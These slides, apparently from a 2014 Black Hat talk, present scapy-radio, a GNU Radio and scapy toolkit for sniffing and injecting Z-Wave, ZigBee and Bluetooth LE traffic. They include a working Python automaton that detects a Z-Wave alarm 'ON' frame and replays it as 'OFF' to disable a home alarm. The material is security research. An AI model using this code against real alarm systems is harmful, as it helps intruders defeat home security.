
AIRBUS DEFENCE & SPACE

Existing tools

- Ubertooth (http://ubertooth.sourceforge.net) by Michael Ossmann
  - Dedicated to bluetooth and BTLE

- rfCat (http://code.google.com/p/rfcat) by Atlas of d00m
  - Only compatible with a subset of Chipcon based dongles
  - Sub-GHz ISM band
  - 2.4 GHz (dev in progress)
  - Grabs raw packets ; no protocol decoding

- Apimote (http://www.riverloopsecurity.com) by Ryan M. Speers
  - Targets Zigbee




Moore's law to the rescue:

" Over the history of computing hardware, the number of transistors in a dense integrated circuit doubles approximately every two years"


Software Defined Radio

- Configurable local oscillator ; no hardwired processing done
- From 20$ to 20,000$
- Compromise between size / performance / price is from 300$ to 1000$
- Became very popular and affordable since RTL-SDR hack
- All can listen, some can also send:

HACKRF



USRP2



BLADERF

Credit: http://greatscottgadgets.com/hackrf/


Introduction to GNU Radio & scapy

GNU Radio

GNU Radio is a framework

- Click'n play GUI (GNU Radio Companion)
- gr-modtool to help extend it
- Python and C++
- Supports a lot of SDR
- Lots of great tutorials (+ Michael Ossmann's trainings)
- Basic blocks available to do blind signal analysis inside
- And of course, it's open source software (GPLv3)


Signal processing as a Lego® game!



Scapy


"Interactive packet manipulation program"

- Used world-wide by pentesters
- Full Python code
- Supported under Windows, Linux, Mac OSX, etc.
- Easy to extend
- Lots of protocols already supported
- Native fuzzing capabilities
- Some more high level tools available based on scapy



Introducing scapy-radio

How does it work?



Why a UDP socket?

- Natively supported in GnuRadio
- TUN/TAP requires to be root. UDP doesn't
- Creating a custom interface did not sound a good idea
- Easy to forward (netcat, socat, etc.)
- Could be more easy to build a cluster with UDP

Gnuradio header

protocol	0x00	0x00	0x00	0x00	0x00	0x00	0x00

- Total = 8 bytes
- 7 bytes "reserved for future use"
  - Channel
  - RSSI
  - Anything that needs a per packet use
- Protocol ID on 1 byte
  - 0 = Invalid packets
  - 1 = Zwave
  - 2 = 802.15.4 (ZigBee, 6LoWPAN, etc.)
  - 3 = Bluetooth LE
  - 4 = wM-Bus
  - 5 = Dash7

We are also providing helpers!

This GRC block prepends a message with the header

This one filters received packets and strips the header

We are releasing…

- Modified version of scapy → scapy-radio
  - 802.15.4 layer + Zigbee + 6LoWPAN (taken and adapted from scapy-com)
  - Bluetooth 4 LE layer (advertising)
  - Zwave layer
  - XBee layer

- GNU Radio flowgraphs (GRC) for Ettus USRP2 B210
  - 802.15.4
  - Bluetooth 4 LE
  - Zwave

- Tools
  - Passive Zwave discovering
  - Example of Zwave automaton

Known limitations

- SDR cannot do dynamic channel hopping
  - Workaround: listen wide + Xlating FIR filter
- Bandwidth limitation
  - On radio side
  - On computer side (USB bus)
- GNU Radio does not tell when the graph is running
- The overall setup cannot be fast
- It won't give you superpowers…

Disclaimer

Unless you are living in a Faraday cage, don't forget to check your local regulation if you want/need to transmit!


What we studied

Zwave home automation devices


- Magnetic sensor
- Alarm device
- Network controller
- Opensource software on Raspberry Pi
  - Based on open-zwave stack
  - No support of cryptography (unfortunately)

Zwave – side findings

- If you transmit too fast, it crashes the software!



- Want to reverse the firmware too?
  - Zen-Sys seems to be the leader
  - ZW301 ASIC (8051 core inside)
  - Crappy SPI protocol
- Added support in GoodFET



  - More on our blog
  - http://blog.cassidiancybersecurity.com/post/2014/02/Dumping-firmware-from-ASIC

black hat USA 2014

AIRBUS DEFENCE & SPACE

Bluetooth LE e-cigarette

- Using TI CC2540 SoC
- Firmware heavily based on TI examples ☺


- Difficult audit (advertising only for now)
  - Poor signal (even Ubertooth lost packets)
  - SDR clustering to get a wider spectrum

- Potential threats:
  - Privacy issues (sniffing consumption)
  - Health issues?
  - Firmware corruption OTA
  - Cascaded attack (hack the e-cigarette that, in turn hacks the iPhone/Android)

XBee UART bridge

- Cheap & ready-to-use, therefore popular devices
- Custom protocol over 802.15.4
  - Start of implementation of the layer in scapy

- In fact 802.15.4 is troublesome
  - No way to determine your payload type
  - Zigbee? 6LoWPAN? XBee?



Roadmap

Roadmap

- ~~Provide functions in scapy to set/get GRC variables~~
- Write a Wireshark plugin to read the pcap we produce
- Leverage the header to put metadata
- Add functions to handle a cluster of (computer + SDR)
- Add/test more protocols
  - wM-Bus
  - Dash7
  - Others…

How to add a protocol in that tool

Concrete stuff starts!

Step 1 – GNU Radio blocks

1. Choose a protocol ID for the GnuRadio protocol header
2. Build your graph as usual in GRC to receive
3. Create a custom “packet sink” (state automaton)
   - Checks for access code
   - Converts the bitstream into a frame
   - Removes invalid frames (invalid CRC)
   - Prepends the “GNU Radio” header (or use the helper)
4. Test it
5. Invert the graph to transmit
6. Create a custom “preamble” block
   - Prepends preamble bytes
   - Adds couples of null bytes at the end (important)
7. Test it again

Step 2 – scapy layer

1. Write your required layer(s)
   - Beware of pre_dissect() / post_build()
   - Don’t forget hashret() and answers() when possible
2. Test it
3. Done!

Step 3 – Tie GRC and scapy layer together

1. Put the GRC file in $HOME/.scapy/radio

   DO NOT change the default GRC ID variable!

2. Edit scapy/layer/gnuradio.py
   - Bind GnuradioPacket and your layer

```
25  ## Z-Wave
26  bind_bottom_up(GnuradioPacket, ZWave, proto=1)
27  bind_top_down(GnuradioPacket, ZWaveReq, proto=1)
28  bind_top_down(GnuradioPacket, ZWaveAck, proto=1)
29
30  ## ZigBee
31  bind_layers(GnuradioPacket, Dot15d4FCS, proto=2)
32
33  ## Bluetooth 4 LE
34  bind_layers(GnuradioPacket, BTLE, proto=3)
35
36  ## WMBus
37  bind_layers(GnuradioPacket, WMBus, proto=4)
38
39  ## Dash7
40  #bind_layers(GnuradioPacket, Dash7, proto=5)
```


3. [optional] Edit scapy/module/gnuradio.py
   - Add your layer name in the list

```
152 for l in ["ZWave", "gnuradio", "dot15d4", "bluetooth4LE", "wmbus"]:
153     main.load_layer(l)
```

4. Update the install of scapy
5. Send us a pull-request for your contributions! ☺

Demonstration

Demo – Zwave



scapy-radio

Home automation side

Attacker side

Demo – Zwave automaton

```
class Stop_alarm(Automaton):
    def parse_args(self, *args, **kargs):
        Automaton.parse_args(self, *args, **kargs)

    @ATMT.state(initial=1)
    def BEGIN(self):
        switch_radio_protocol("Zwave")
        self.last_pkt = None
        print "BEGIN"
        raise self.WAITING()

    @ATMT.state()
    def WAITING(self):
        """Wait for the turn on frame """
        print "WAITING"

    @ATMT.receive_condition(WAITING)
    def alarm_on(self, packet_receive):
        """if receive turn on the alarm then go to TURN_OFF_ALARM"""
        human = lambda p, f: p.get_field(f).i2repr(p, getattr(p, f))
        if ZWaveReq in packet_receive:
            self.last_pkt = packet_receive
            if ZWaveSwitchBin in packet_receive:
                if human(packet_receive[ZWaveSwitchBin], 'switchcmd') == "SWITCH":
                    if human(packet_receive[ZWaveSwitchBin], 'val') == "ON":
                        raise self.WAITING()

    @ATMT.action(alarm_on)
    def alarm_off(self):
        time.sleep(0.5)
        print "SWITCH ALARM OFF "
        pkt = self.last_pkt[ZWaveReq].copy()
        pkt[ZWaveSwitchBin].val = "OFF"
        pkt.seqn += 1
        pkt.crc = None
        self.send(pkt)
```

Inits the automaton, loads Zwave GRC

Wait for a packet…

If the packet matches, go to WAITING state

If the transition issued a raise, modify the packet and send it back…

…but not too fast, remember!

Where to get this?

- Requirements:
  - GNU Radio 3.7
  - A compatible SDR
  - Already provided in Kali or SamuraiSTFU

- Get the code from our repository:
  - hg clone http://bitbucket.cassidiancybersecurity.com/scapy-radio
  - cd scapy-radio
  - ./install.sh

Thank you for your attention.

Questions?